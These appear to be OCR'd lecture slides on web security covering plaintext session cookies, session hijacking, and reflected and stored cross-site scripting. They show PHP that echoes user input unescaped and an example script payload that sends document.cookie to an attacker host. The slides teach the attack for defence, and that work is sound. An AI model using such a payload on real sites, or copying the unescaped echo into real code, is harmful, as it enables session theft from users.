  - stored and transferred as a cookie, hidden form field etc.
- Weaknesses in session management often exploited
  - various session hijacking techniques exist

Cookies


- Used to store state on user's machine





HTTP is stateless protocol; cookies add state

Cookie authentication




HTTP Sessions/Cookies(bad example)

- Upon authentication cookie sent to user to use in subsequent communication with server
- The problem :
  - Passwords are important…so password exchange encrypted.
  - Unfortunately nothing afterwards encrypted!
- The cookie coming back from the server is in the clear
- Anyone with this cookie can access server as user

  (allows for HTTP session hi-jacking – sent as plaintext)

Real issue



- This is a reasonably common practice – Twitter only makes SSL mandatory for all 3rd party app January 2014, Facebook only makes SSL mandatory July 2013….
- Fixed by end to end encryption of all data

  (HTTPS, VPN, wireless)


Cross-site scripting (XSS)

- Cross-site scripting (XSS) vulnerability
  - an application takes user input and sends it to a Web browser without validation or encoding
  - attacker can execute JavaScript code in the victim's browser
  - to hijack user sessions, deface web sites etc.

What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
  - Reflected XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database

Basic scenario: reflected XSS attack



XSS example: vulnerable site

- search field on victim.com:
  - **http://victim.com/search.php ? term = apple**

    Search.php is supposed to accept a query and show the results

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $ GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

Results for apple :

. . .

Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
  <script> window.open(
       "http://badguy.com?cookie = " +
       document.cookie ); </script>
```

Pre-setup by attacker

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns

     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

Attack Server

user gets bad link

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

Victim client

user clicks on link


victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

Stored XSS


Attack Server
4 steal valuable data
1
Inject malicious script
Store bad stuff
User Victim
2 request content
3 receive malicious script
Download it
Server Victim

Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya  </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

The end!

Any questions…